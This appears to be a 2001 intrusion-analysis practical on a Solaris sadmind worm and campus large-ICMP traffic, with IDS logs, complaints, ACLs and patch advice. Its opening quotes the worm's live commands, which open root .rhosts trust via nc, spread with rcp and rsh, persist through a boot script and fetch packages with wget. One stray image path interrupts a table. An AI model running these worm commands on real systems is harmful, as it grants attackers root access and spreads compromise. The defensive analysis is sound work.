Now that we have opened up port 600 (**pcserver**), the worm needs to get itself over there! Here is the code:

```
/bin/cat /dev/cuc/cmd1.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/tar -cvf /tmp/uni.tar /dev/cuc
/bin/rcp /tmp/uni.tar root@$ip:/tmp/uni.tar >/dev/null 2>&1
```

```
if [ $? = 0 ];then
/bin/cat /dev/cuc/cmd2.txt|/dev/cuc/nc $ip 600 >/dev/null 2>&1
/bin/rsh -l root $ip /etc/rc2.d/S71rpc >/dev/null 2>&1 &
/bin/echo $ip >> /dev/cub/sadmindhack.txt
/bin/rm -f /tmp/uni.tar
```

The program reads a file called cmd1.txt which reads, "**/bin/echo "+ +" > `/bin/grep root /etc/passwd|/bin/awk -F: '{print $6}'`/.rhosts exit**" and pipes that to a program called "nc" which then accesses port 600 on the newly exploited system. The shell script then tars up the directory that it is in and puts it in "/tmp/uni.tar". It then uses RPC to put the tar ball on the compromised system and again reads a file called cmd2.txt which reads,
"/bin/tar -xvf /tmp/uni.tar
/bin/echo "/bin/nohup /dev/cuc/start.sh >/dev/null 2>&1 &" > /etc/rc2.d/tmp1
/bin/cat /etc/rc2.d/S71rpc >> /etc/rc2.d/tmp1
/bin/mv /etc/rc2.d/S71rpc /etc/rc2.d/tmp2
/bin/mv /etc/rc2.d/tmp1 /etc/rc2.d/S71rpc
/bin/chmod 744 /etc/rc2.d/S71rpc
/dev/cuc/wget -c -O /tmp/perl-5.005_03-sol26-sparc-local.gz http://202.96.209.10:80/mirrors/www.sunfreeware.com/sparc/2.6/perl-5.005_03-sol26-sparc-local.gz
/dev/cuc/gzip -d /tmp/perl-5.005_03-sol26-sparc-local.gz
/bin/mkdir /usr/local
/bin/cat /dev/cuc/pkgadd.txt|/usr/sbin/pkgadd -d /tmp/perl-5.005_03-sol26-sparc-local
/bin/rm -f /tmp/uni.tar /tmp/perl-5.005_03-sol26-sparc-local
exit".
This effectively untars the new placed tar ball changes S71rpc in rc2.d to add the line, "**/bin/nohup /dev/cuc/start.sh >/dev/null 2>&1 &"** which has the script start over when the system is rebooted and to ignore HUP signals. Then (and this is my favorite part) it goes out and installs "**perl-5.005_03-sol26-sparc-local.gz"** from sunfreeware. It then removes the tar ball and the Perl program from their temp directory. (With the amount of systems that have been hit by this worm I bet that was a BUSY site) Now the process starts all over .

Correlations:
We actual got complaints for outside sources before we where able to realize that is had been compromised. So we placed a router block on it's Vlan restricting it from leaving its subnet. Then we got a hold of the administrator of the subnet and gave him the not so happy news. Here are 2 of the complaints that we received.

Our Machine Looking for HTTP servers:
We recently monitored a scan of at least 65000 addresses in our domain.
The scan came from My_Net.23.5 and involved attempted connections to
the http port.

The maximum scan rate was 43 connections per second and I've included a partial connection log below.

This activity is consistent with an attacker looking for known security holes. This appears to be an *intentional abuse* of our systems. You're listed as the contact(s) for the domain including My_Net.23.5. Please investigate this activity and/or forward this message to the appropriate people. I've also CCed CP-Abuse@LBL.GOV in case this is part of a bigger picture.

```
> ---[times are Pacific Daylight Time (GMT-7)]---
> May 09 01:57:20 My_Net.23.5 > 128.3.0.1/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.2/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.3/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.4/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.5/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.6/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.7/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.8/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.9/http
> May 09 01:57:20 My_Net.23.5 > 128.3.0.10/http
> May 09 01:57:21 My_Net.23.5 > 128.3.0.11/http
> ---- [connections deleted] ----
> May 09 06:09:56 My_Net.23.5 > 128.3.255.245/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.246/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.247/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.248/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.249/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.250/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.251/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.252/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.253/http
> May 09 06:09:54 My_Net.23.5 > 128.3.255.254/http
> May 09 06:08:40 My_Net.23.5 > 128.3.254.181/http
```

Second Message:

Someone at your network has scanned our network for services at port 80.

Since we regard this as being a serious attempt to gain unauthorized access to our network we hope you take proper actions against this user.

Time zone is CEST.

Regards

--XXX XXXX

Extract from the log-files:

```
010509-03:28
Port scan
=-=-=-=-=
src=My_Net.23.5 (My_Net.23.5) dst port=80
# of scanned hosts=214
```

```
010509-05:28
Port scan
=-=-=-=-=
src=My_Net.23.5 (My_Net.23.5) dst port=80
# of scanned hosts=33

May  9 03:40:34 irt tcplogd: www connection attempt from [My_Net.23.5]

Unusual System Events
=-=-=-=-=-=-=-=-=-=-=-=
May  9 05:42:39 irt tcplogd: www connection attempt from [My_Net.23.5]
May  9 05:42:39 irt tcplogd: www connection attempt from [My_Net.23.5]
```

Finally we have the router block that we put up. You can get a much better feel for the randomness of the actual searching and how many machine must have been compromised when for use to see so much repeat traffic from so many different networks, but we will talk more about that in Assignment 2.

Router logs:

```
syslog_info:May  9 07:27:02 myrouter-vlan995-myrouterMy.Net.EDU 114: 1w6d: %SEC-6-
IPACCESSLOGP: list vlan104-in denied tcp My_Net.23.5(0) -> 219.228.78.61(0), 1 packet
syslog_info:May  9 07:27:02 myrouter-vlan995-myrouterMy.Net.EDU 115: 1w6d: %SEC-6-
IPACCESSLOGP: list vlan104-in denied tcp My_Net.23.5(0) -> 79.21.77.240(0), 1 packet
syslog_info:May  9 07:27:04 myrouter-vlan995-myrouterMy.Net.EDU 117: 1w6d: %SEC-6-
IPACCESSLOGP: list vlan104-in denied tcp My_Net.23.5(0) -> 124.244.81.77(0), 1 packet
syslog_info:May  9 07:27:05 myrouter-vlan995-myrouterMy.Net.EDU 118: 1w6d: %SEC-6-
IPACCESSLOGP: list vlan104-in denied tcp My_Net.23.5(0) -> 31.245.46.135(0), 1 packet
syslog_info:May  9 07:27:06 myrouter-vlan995-myrouterMy.Net.EDU 119: 1w6d: %SEC-6-
IPACCESSLOGP: list vlan104-in denied tcp My_Net.23.5(0) -> 114.117.80.194(0), 1 packet
syslog_info:May  9 07:27:07 myrouter-vlan995-myrouterMy.Net.EDU 120: 1w6d: %SEC-6-
IPACCESSLOGP: list vlan104-in denied tcp My_Net.23.5(0) -> 114.117.80.151(0), 1 packet
```

The last bit of correlation is some syslogs from the compromised machine.

```
    May  8 00:40:01 My_Sun.edu inetd[139]: /usr/sbin/sadmindd: Bus Error - core dumped
    -------------(CUT)---------------
    May  8 00:40:06 My_Sun.edu inetd[139]: /usr/sbin/sadmindd: Segmentation Fault - core dumped
    -------------(CUT)---------------
    May  8 00:44:14 My_Sun.edu inetd[139]: /usr/sbin/sadmindd: Killed
```

We can clearly see that the machine in question had, at the very least, a really unhappy sadmind process. But this does give us some evidence of a how the attacker was able to obtain root access.

Evidence of Active Targeting:
This presents an interesting question when discussing this worm. The worm generates a random IP (or at least the 1st two octets of one) and then begins reconnaissance based on the information that it gathers from a program called "grabbb" (For more info on this please see Assignment 2). The actual exploit is only run against those machines that are found in the initial reconnaissance as those that are possibly vulnerable. So active

targeting is taking place… but in script kiddie form ☺.
Below, we can see some of the stages that we logged during the recon and overflow stages:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-08 00:12:03	2	3030	0	TCP SYN Host Sweep	2	210.179.31.97	57969	My_Net.181.141	**111**
2001-05-08 00:12:28	1	3030	0	TCP SYN Host Sweep	2	210.179.31.97	44521	My_Net.180.4	**111**
2001-05-08 00:12:52	1	2151	1480	Large ICMP	5	210.179.31.97	0	My_Net.181.20	0
2001-05-08 00:12:52	1	2151	1480	Large ICMP	5	210.179.31.97	0	My_Net.181.13	0
2001-05-08 00:15:22	2	3030	0	TCP SYN Host Sweep	2	210.179.31.97	43017	My_Net.217.11	**111**
2001-05-08 00:16:25	1	3030	0	TCP SYN Host Sweep	2	210.179.31.97	52960	My_Net.218.11	**111**

-------------**(CUT)**---------------

2001-05-08 00:32:22	1	6102	0	RPC Dump	4	210.179.31.97	667	My_Net.6.128	**111**
2001-05-08 00:32:22	1	6102	0	RPC Dump	4	210.179.31.97	652	My_Net.6.127	**111**
2001-05-08 00:32:22	1	6102	0	RPC Dump	4	210.179.31.97	614	My_Net.6.125	**111**

-------------**(CUT)**---------------

2001-05-08 00:33:21	2	6102	0	RPC Dump	4	210.179.31.97	816	My_Net.7.223	**111**

2001-05-08 00:34:23	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	54274	My_Net.7.223	**32772**
2001-05-08 00:34:24	2	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	54279	My_Net.7.223	**32772**

-------------**(CUT)**---------------

2001-05-08 00:36:24	2	6102	0	RPC Dump	4	210.179.31.97	990	My_Net.23.5	**111**

2001-05-08 00:36:25	2	6194	0	sadmindd Buffer Overflow	5	**210.179.31.97**	**54311**	**My_Net.23.5**	**32780**
2001-05-08 00:37:20	2	6194	0	sadmindd Buffer Overflow	5	**210.179.31.97**	**54321**	**My_Net.23.5**	**32780**

-------------**(CUT)**---------------

2001-05-08 00:39:25	1	6102	0	RPC Dump	4	210.179.31.97	722	My_Net.28.4	**111**

2001-05-08 00:39:25	1	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	54373	My_Net.28.4	**32782**
2001-05-08 00:39:25	1	6194	0	sadmindd Buffer Overflow	5	210.179.31.97	54369	My_Net.28.4	**32782**

(The information in Brown we will touch on a little later but I wanted to warm you up to its existence ☺)

Looking at the port information in **RED** we can definitely see that a “service” is being targeted. Port 111 or RPC BIND and a services running on port 32772 (normally the sadmind port) 32780 and 32782 (both possible ports the service may be running on).

We can tell by the “Netranger signature title” for the log that we have 3 separate action taking place. The 1st action in Green is the initial reconnaissance to establish if port 111 (RPC BIND) is in use. If we look at the information in Purple we can see that the attacking machine was then trying to perform an RPC Dump. This would provide the information of what port the “Sadmind” service was running on. Which brings us to the information in BLUE.

The actual attempt at the exploit has been attempted after 2 specific forms of reconnaissance. These are not random attempts at the exploit on various machines. The script has been written in such a way that it utilizes prior reconnaissance to target the machine with the exploit, which leads me to say that this “exploit” has evidence of Active Targeting.

Severity:
Criticality: 3 – The victim machine in question, My_Net.23.5, is a desktop machine of a professor on campus. It did not perform any critical services to the network (the professor might disagree ☺) or the function of the network.
Lethality: 5 – This attack results in a root compromise and a Trojan program being installed on the victim machine. The potential for this worm to do harm is incredible. It could VERY easily been written to compromise 2000 other machines and then destroy the host machine. Thankfully this was not the intention of the attacker.
System Countermeasures: 1 – The system was running as a default install of Solaris 2.6. It did not have the patches for Sadmind that where recommended in Sun Bulletin Number: #00191 (http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba). The machine did not have TCP_Wrappers installed and did not have a wrapped version of RPC BIND running. In fact I can’t think of a single thing they did TO secure the machine.
Network Countermeasures: 1 - The attack was seen by the IDS system and for all intents and purposes the attack should have been blocked. At the least multiple compromises by the same host should never have happened. However, the worm was able to compromise several machines all over campus from a multitude of off campus locations. We are unable to ascertain why these attacks made it past the IDS and have opened a case with TAC on the issue.
(System Criticality + Lethality of Attack) – (System Countermeasures + Network Countermeasures) = Severity
(3 +5) – (1 + 1) = 6

Defensive Recommendation:

As Ken Klinginstien said during an I2 presentation, “There is no excuse for a good disaster”. With the amount of worm traffic that we saw (RPC Dump requests) and the shier volume of the attacks, we had sufficient reason to implement some long over due security ACL’s.

System:
Apply the vendor-supplied patch which could be found at “http://sunsolve.sun.com/pub-cgi/retrieve.pl?doctype=coll&doc=secbull/191&type=0&nav=sec.sba”. Another alternative would be to disable the sadmindd service by killing the "sadmindd" process and removing it from /etc/inetd.conf. The client machine should also install TCP_Wrappers and remove the RPC Bind that is installed by default. The RPC Bind that is provided by Sun is not wrapped by TCP_Wrappers. A wrapped version of RPC Bind can be found and downloaded at www.procupine.org.

Network:
As I eluded to in the quote by Ken Klinginstein, we put up an ACL on the edge router that denied all port 111 traffic. We are also still logging to see if the traffic has slowed down. As of the last 12 hours we have over 12,000 hits on the ACL.
We also need to establish why the IDS did not shun and log the traffic it should have. The logging function did occur and we have no errors saying that shunning was not occurring. We are at a loss. However, it does present a strong argument for why you should not rely on one security device to provide the majority of your security and this event makes the word “Firewall” not seem so dirty.

Multiple Choice Test Question:

A buffer overflow attack is an attempt to:

a) overwrite the stack pointer and execute arbitrary code
b) buff the cpu to a high shine or until it let’s you execute code
c) fill up the tcp window and cause the targeted machine to execute arbitrary code
d) send a UDP packet to a port that is under 46 bytes of data
Answer: **a**

Detect – 3 Large ICMP friend or Foe!

Source of Trace: This detect was found on a large .EDU network.

Detect Generated By:
Netranger:
IPLOG:

```
Frame 1 (1500 on wire, 1500 captured)
Raw packet data
Internet Protocol
Internet Control Message Protocol
```

```
0    4500 05dc aec9 4000 7d01 0000 xxxx fd9b   E.....@.}.......
10  2061 aa96 0000 ffff 0000 0000 0000 0000    a..............
20  0000 0000 0000 0000 0000 0000 0000 0000   ................
30  0000 0000 0000 0000 0000 0000 0000 0000   ................
-------------CUT--------------------------------------
5b0  0000 0000 0000 0000 0000 0000 0000 0000   ................
5c0  0000 0000 0000 0000 0000 0000 0000 0000   ................
5d0  0000 0000 0000 0000 0000 0000            ............
```

Database:

Date	Sensor	Signature	Sub Sig	Description	Severity	Src Address	Src Port	Dst Address	Dst Port
2001-05-25 01:38:25	1	2151	81480	Large ICMP	5	My_Net.170.48	0	208.184.225.7	0
2001-05-25 09:40:20	1	2151	81480	Large ICMP	5	My_Net.170.48	0	199.172.9.122	0
2001-05-25 09:40:20	1	2151	81480	Large ICMP	5	My_Net.170.48	0	199.172.9.115	0
2001-05-25 09:40:20	1	2151	81480	Large ICMP	5	My_Net.170.48	0	199.172.9.112	0
2001-05-25 11:39:23	1	2151	81480	Large ICMP	5	My_Net.170.48	0	205.188.3.160	0
2001-05-25 11:40:22	1	2151	81480	Large ICMP	5	My_Net.170.48	0	207.46.188.245	0
2001-05-25 11:45:21	1	2151	81480	Large ICMP	5	My_Net.170.48	0	64.71.140.155	0
2001-05-25 11:45:24	1	2151	81480	Large ICMP	5	My_Net.170.48	0	216.35.123.100	0
2001-05-25 11:47:23	1	2151	81480	Large ICMP	5	My_Net.170.48	0	198.181.231.37	0

2001-05-25 11:32:20	1	2151	81480	Large ICMP	5	My_Net.171.144	0	12.0.251.132	0
2001-05-25 11:32:20	1	2151	81480	Large ICMP	5	My_Net.171.144	0	199.203.62.203	0
2001-05-25 11:32:21	1	2151	81480	Large ICMP	5	My_Net.171.144	0	199.168.32.62	0
2001-05-25 11:34:20	1	2151	81480	Large ICMP	5	My_Net.171.144	0	192.118.80.85	0
2001-05-25 11:44:21	1	2151	81480	Large ICMP	5	My_Net.171.144	0	199.203.62.203	0
2001-05-25 11:52:21	1	2151	81480	Large ICMP	5	My_Net.171.144	0	192.115.181.3	0
2001-05-25 12:56:21	1	2151	81480	Large ICMP	5	My_Net.171.144	0	199.203.62.203	0
2001-05-25 13:25:23	1	2151	81480	Large ICMP	5	My_Net.171.144	0	192.118.80.85	0

Snort Version 1.7:

```
[**] IDS246/dos-large-icmp [**]
05/16-05:50:15.992134 0:50:B:A8:60:A0 -> 0:4:28:64:41:64 type:0x800 len:0x5EA
141.79.128.4 -> My_Net.11.233 ICMP TTL:228 TOS:0x0 ID:45526 IpLen:20 DgmLen:1500 DF
```

```
Type:8  Code:0  ID:0   Seq:2  ECHO
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00  ..(dAd.P..`...E.
```

Probability the Source Address was Spoofed:
Unlikely- This was not a case of spoofing, as we will talk about later, but at first glance it may seem that way. Being that this is ICMP is a connectionless protocol; we could definitely venture a guess that these addresses are being spoofed. Here is a piece from the man page.

> The protocol number for ICMP, used in the proto parameter to the socket call, can be obtained from getprotobyname(3N). ICMP file descriptors and sockets are connectionless, and are normally used with the t_sndudata / t_rcvudata and the sendto() / recvfrom() calls.

Looking at the infrastructure of our network (please see figure 1) we can assume that the source address most have come from with-in our network. The spoofing (if their was any) must have come from within campus. We can remove the possibility of "source routing" as being the reason we would see this because we block it at our borders with the command," **no ip source route**".

The most compelling argument for these addresses to not be spoofed is that we spoke with the Network Managers in charge of the machines. Eventually3, they informed us that the machines ended up being the actual perpetrators of the large ICMP packets. I know that's cheating but hey we take what we can get ☺.

Description of the Attack: (CVE Name: CVE-2000-0041)

For about 2 weeks the campus had been what we considered "Under Attack". We where seeing huge amounts of "Large ICMP" packets entering and leaving our network. And when I say large I do mean large, 1514 byte packets with the "Don't Fragment" (DF) flag set.

```
[**] IDS246/dos-large-icmp [**]
05/16-05:50:15.992134 0:50:B:A8:60:A0 -> 0:4:28:64:41:64 type:0x800 len:0x5EA
141.79.128.4 -> My_Net.11.233 ICMP TTL:228 TOS:0x0 ID:45526 IpLen:20 DgmLen:1500 DF
Type:8  Code:0  ID:0   Seq:2  ECHO
        0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00  ..(dAd.P..`...E.
```

During those periods of high traffic the Netrangers where literally shutting down the routers do to high cpu utilization, one of the negatives of an active response IDSs. Below I listed the signature count for a 15 day period and you can see by the sub signature ID that we where experiencing may different types of Large ICMP packets.

Sig Id	Sig Sub Id	Sig Count	Severity	Sig Description
2151	1024	44474	5	Large ICMP
2151	81480	33296	5	Large ICMP
2151	1400	28710	5	Large ICMP
2151	1480	16476	5	Large ICMP
2151	81400	10992	5	Large ICMP

2151	81032	2097	5	Large ICMP
2151	1052	1822	5	Large ICMP
2151	81472	1264	5	Large ICMP

2151	81008	354	5	Large ICMP

2151	1008	288	5	Large ICMP
2151	1472	231	5	Large ICMP

2151	1380	134	5	Large ICMP
2151	81380	108	5	Large ICMP
2151	81463	103	5	Large ICMP

2151	82056	99	5	Large ICMP
2151	1458	91	5	Large ICMP
2151	81440	60	5	Large ICMP
2151	81476	55	5	Large ICMP
2151	1463	53	5	Large ICMP
2151	81427	52	5	Large ICMP

2151	81458	44	5	Large ICMP
2151	1004	41	5	Large ICMP

2151	81018	35	5	Large ICMP
2151	81004	32	5	Large ICMP
2151	1427	30	5	Large ICMP

2151	81465	17	5	Large ICMP
2151	81425	13	5	Large ICMP

2151	1465	10	5	Large ICMP
2151	320768	10	5	Large ICMP
2151	81452	10	5	Large ICMP
2151	1425	9	5	Large ICMP
2151	881480	9	5	Large ICMP
2151	81460	7	5	Large ICMP

2151	81080	6	5	Large ICMP

2151	81456	5	5	Large ICMP

2151	81373	4	5	Large ICMP
2151	8100	4	5	Large ICMP
2151	81052	4	5	Large ICMP

2151	1460	2	5	Large ICMP
2151	1373	2	5	Large ICMP
2151	1080	2	5	Large ICMP

2151	1441480	2	5	Large ICMP

2151	1466	1	5	Large ICMP
2151	81466	1	5	Large ICMP

2151	1344	1	5	Large ICMP


2151	381212	1	5	Large ICMP
2151	81003	1	5	Large ICMP

2151	1921480	1	5	Large ICMP
2151	1121480	1	5	Large ICMP
2151	100008	1	5	Large ICMP

Signature count for all Large ICMP from 5-01 to 5-16 = 142,492

9499 per day
396 per hour
7 per minute

13 shuns per minute may not seem like a great deal but this is only for one signature and spread out throughout the entire day. Adding in the rest of the traffic and taking into account the higher traffic patterns based on time the Netrangers where killing the routers. Here was the information provided by Cisco:


NETWORK SECURITY DATABASE
Cisco's Countermeasures Research Team
Cisco Systems
Main
Whats New
Products
Cisco Home

Exploit Signature

Large ICMP Traffic

ID: 2151				Sub ID: 0	
Recommended Alarm Level:	0	Signature Type:	NETWORK	Signature Structure:	ATOMIC
Implementation:	CONTEXT				
Release Version:	1.0				

Description: Triggers when a IP datagram is received with the protocol field of the IP header set to 1(ICMP) and the IP length > 1024. Large ICMP traffic may be indicative of a denial of service attack.

Benign Trigger(s): While it is possible to receive ICMP datagrams that have a size greater than 1024 bytes, this is an unusual occurrence that warrants investigation. If no legitimate reason for the large packet size can be found and especially if the packets seem to be originating from a single source, prudent security practices would suggest that the host be shunned.

Data Field Information Tag: None

Related Vulnerabilities: 502

User Notes: User Notes Page

Description: Triggers when a IP datagram is received with the protocol field of the IP header set to 1(ICMP) and the IP length > 1024. Large ICMP traffic may be indicative of a denial of service attack.
Benign Trigger(s): While it is possible to receive ICMP datagrams that have a size greater than 1024 bytes, this is an unusual occurrence that warrants investigation. If no legitimate reason for the large packet size can be found and especially if the packets seem to be originating from a single source, prudent security practices would suggest that the host be shunned.
(Cisco Network Security Data Base)

Our solution was to shut off ICMP at the border routers (please see figure 1), were the IDS could not see them. The ACL that we created looked like this.

Extended IP access list kill-icmp-in

```
   permit icmp any My_Net.128.0 0.0.0.255 log (3655772 matches)
   deny icmp any any log (5464328 matches)
   permit ip any any (5228432 matches)


Extended IP access list kill-icmp-out
   permit icmp My_Net.128.0 0.0.0.255 any log (2235153 matches)
   deny icmp any any log (5925890 matches)
   permit ip any any (8512990 matches)
```

We aloud the network that is designated as the "Network Management" (My_Net.128.0) subnet to still have access to ICMP. We also started opening holes for departments on campus that required ICMP. Thankfully, as of yet there are few departments that have requested that we open a hole for them. The log function that was placed on the ACL (which can be seen in **BOLD**) was actually only running for about 8 days. But you can see that it had a few matches. We had effectively blocked Large ICMP from off campus. This was no small feat as ICMP is a protocol that has several ligitamate uses. "There are 15 different values for the type field, which identify the particular ICMP message." (Tcp/IP Illustrated, Stevens). After this brave act, we did another check to see if the traffic had been affected.

Sig Id	Sig Sub Id	Sig Count	Severity	Sig Description
2151	1400	27753	5	Large ICMP
2151	81480	11728	5	Large ICMP
2151	81032	2159	5	Large ICMP
2151	1480	1691	5	Large ICMP
2151	81008	719	5	Large ICMP
2151	1008	615	5	Large ICMP
2151	1024	453	5	Large ICMP
2151	81472	335	5	Large ICMP
2151	1458	82	5	Large ICMP
2151	1472	53	5	Large ICMP
2151	81476	43	5	Large ICMP
2151	81458	5	5	Large ICMP
2151	81408	4	5	Large ICMP
2151	1408	4	5	Large ICMP
2151	81463	4	5	Large ICMP
2151	1476	2	5	Large ICMP
2151	81373	1	5	Large ICMP
2151	1373	1	5	Large ICMP
2151	81018	1	5	Large ICMP
2151	81474	1	5	Large ICMP
2151	1004	1	5	Large ICMP
2151	1465	1	5	Large ICMP

2151	81465	1	5	Large ICMP
2151	82056	1	5	Large ICMP

Signature count = 45,615
5702 per day
238 per hour
4 per minute

Now we started to scratch our heads a little. In fact we where down right stumped as to why we where still seeing so much Large ICMP. The majority of the traffic was directed at our name servers so we grabbed a snort sensor to try and capture some traffic. Here is what we got.

```
[**] IDS246/dos-large-icmp [**]
05/17-05:39:42.795338 0:50:B:A8:60:A0 -> 0:4:28:64:41:64 type:0x800 len:0x59A
167.216.133.82 -> My_Net.11.234 ICMP TTL:245 TOS:0x0 ID:47171 IpLen:20 DgmLen:1420 DF
Type:8  Code:0  ID:167   Seq:392  ECHO
0x0000: 00 04 28 64 41 64 00 50 0B A8 60 A0 08 00 45 00  ..(dAd.P..`...E.
0x0010: 05 8C B8 43 40 00 F5 01 0E 54 A7 D8 85 52 xx xx  ...C@....T...R..
0x0020: 0B EA 08 00 56 B3 00 A7 01 88 6D 61 69 6C 74 6F  ....V.....mailto
0x0030: 3A 6F 70 73 40 64 69 67 69 73 6C 65 2E 63 6F 6D  :ops@digisle.com
0x0040: 20 66 6F 72 20 71 75 65 73 74 69 6F 6E 73 20 20   for questions
0x0050: 20 20 54 68 69 73 20 49 43 4D 50 20 45 43 48 4F    This ICMP ECHO
0x0060: 20 52 45 51 55 45 53 54 2F 52 45 50 4C 59 20 69   REQUEST/REPLY i
0x0070: 73 20 70 61 72 74 20 6F 66 20 74 68 65 20 72 65  s part of the re
0x0080: 61 6C 2D 74 69 6D 65 20 6E 65 74 77 6F 72 6B 20  al-time network
0x0090: 6D 6F 6E 69 74 6F 72 69 6E 67 70 65 72 66 6F 72  monitoringperfor
0x00A0: 6D 65 64 20 62 79 20 44 69 67 69 74 61 6C 20 49  med by Digital I
0x00B0: 73 6C 61 6E 64 20 49 6E 63 2E 20 20 49 74 20 69  sland Inc.  It i
0x00C0: 73 20 6E 6F 74 20 61 6E 20 61 74 74 61 63 6B 2E  s not an attack.
0x00D0: 20 20 49 66 20 79 6F 75 20 68 61 76 65 71 75 65    If you haveque
0x00E0: 73 74 69 6F 6E 73 20 70 6C 65 61 73 65 20 63 6F  stions please co
0x00F0: 6E 74 61 63 74 20 6F 70 73 40 64 69 67 69 73 6C  ntact ops@digisl
0x0100: 65 2E 63 6F 6D 00 00 00 00 00 00 00 00 00 00 00  e.com...........
```

According to the padding in the packet this was some sort of Network Monitoring packet that was being sent to our DNS servers. We went to the web site and it seemed to be a legitimate company. However, there was some major debate amongst the team as to whether this should be aloud into our network. Just because the padding in the packet says it's not an attack doesn't mean it's not an attack! Either way, when we filtered out the DNS servers from the list of IP's and that left us with about 40 separate ip addresses that were generating Large ICMP packets from on campus. Finally, we had something to work with, or at least a shorter list of IP addresses to look at. So we made a collection of the Large ICMP talkers on campus and took it to the Network Managers. We tried to be gentle when we went to the Net-Managers but an email from SIRT comes with some sort of weird stereotype. They all think that we are accusing them of have a compromised host. Here is the form letter that went to 28 different network managers for 40 separate IP addresses.

The SIRT Team has been looking at large ICMP traffic, which can be a DOS (Denial of Service) or a covert channel for a Trojan program. If this type of traffic is expected on your network then please disregard this message. However, if you are unaware of why your network may be generating ICMP packets that are roughly 1514 bytes in size then please look into the machines listed as sources in the attachment. Please do this as soon as possible and get back with us. It should be noted that these logs have been generated after ICMP echo/echo reply was blocked from off campus. So this traffic was essentially UNSOLICITED traffic. Attached is an HTML file that has your logs in it.

Here is a brief description of the Logs:
(example log)
2001-05-16 09:22:20 2 2151 81480 192.168.252.185 207.200.82.136

Date/Time: 2001-05-16 09:22:20
Sensor that generated Log: 2
Signature ID: 2151
Signature Sub ID: 81480
Source ADDRESS: 192.168.252.185
Destination ADDRESS: 207.200.82.136

Signature 2151:
Description: Triggers when a IP datagram is received with the protocol field of the IP header set to 1(ICMP) and the IP length > 1024. Large ICMP traffic may be indicative of a denial of service attack.
Benign Trigger(s): While it is possible to receive ICMP datagrams that have a size greater than 1024 bytes, this is an unusual occurrence that warrants investigation. If no legitimate reason for the large packet size can be found and especially if the packets seem to be originating from a single source, prudent security practices would suggest that the host be shunned.

The answers that we received back where very interesting.

"Hey Geoff,
That machine (My_Net.253.155) is a G4 Mac that is used by one of our professors. I think it only gets turned on when he is in the office. I suspect spoofing."

"I can confirm that the machine properly assigned the IP address My_Net.10.16 is
a Macintosh running Sys 9.0.

This machine is not left on in the evening, and the user is usually here mornings and afternoon, 8-5.
Your log reads:
2001-05-16 10:31:23

Is that 10:31 AM? Call me or the user (John Doe, 555-1212) if you want more information about the machine.

As it is, I think it was a spoof."

Of the 28 Net-Mangers that we sent email for the 40 machines; 37 where Macs and 3 where Windows 95 or 98 machines with some sort of older Trojan.

"The infected machine was running Win98. I didn't find anything until I ran
Sophos 3.45 on it. It found the troj/RunLaunch virus. The earier version
of Sophos didn't detect it at all, but I am fairly certain that the trojan
is an older one.

Hope this takes care of the problem."

Now that we filtered through most of the noise, and found a few Trojans in the process, it left us with 37 machines in different departments that all seemed to be some variant of Macintosh. Almost like a breath of fresh air someone said, "Hey, I know what that is!",

"CVE Name: CVE-2000-0041,

Macintosh systems generate large ICMP datagrams in response to malformed datagrams, allowing them to be used as amplifiers in a flood attack."

Here is what apple has to say about it.

"Path MTU Discovery is an Internet standard implemented and automatically enabled in Open Transport/TCP. (This standard is not implemented in MacTCP.) Here's how it works:

- Unless a packet size is larger than the MTU for a network, Open Transport/TCP sets the "don't fragment" bit in an IP datagram header on transmission.
- When presented with a "don't fragment" packet that cannot be forwarded without fragmentation with the MTU size, intermediate routers send back an "ICMP can't fragment" error (required by current RFCs).
- When an "ICMP can't fragment" error is sent back, Open Transport/TCP moves to the next smaller MTU size for that path, sets the "don't fragment" bit, and re-sends the packet. This process automatically results in using the largest supported MTU size for off-subnet traffic."

(http://til.info.apple.com/techinfo.nsf/artnum/n21075)

We began looking into this attack and found a paper by John A. Copeland, a professor at Georgia Tech that explains exactly what we where seeing.

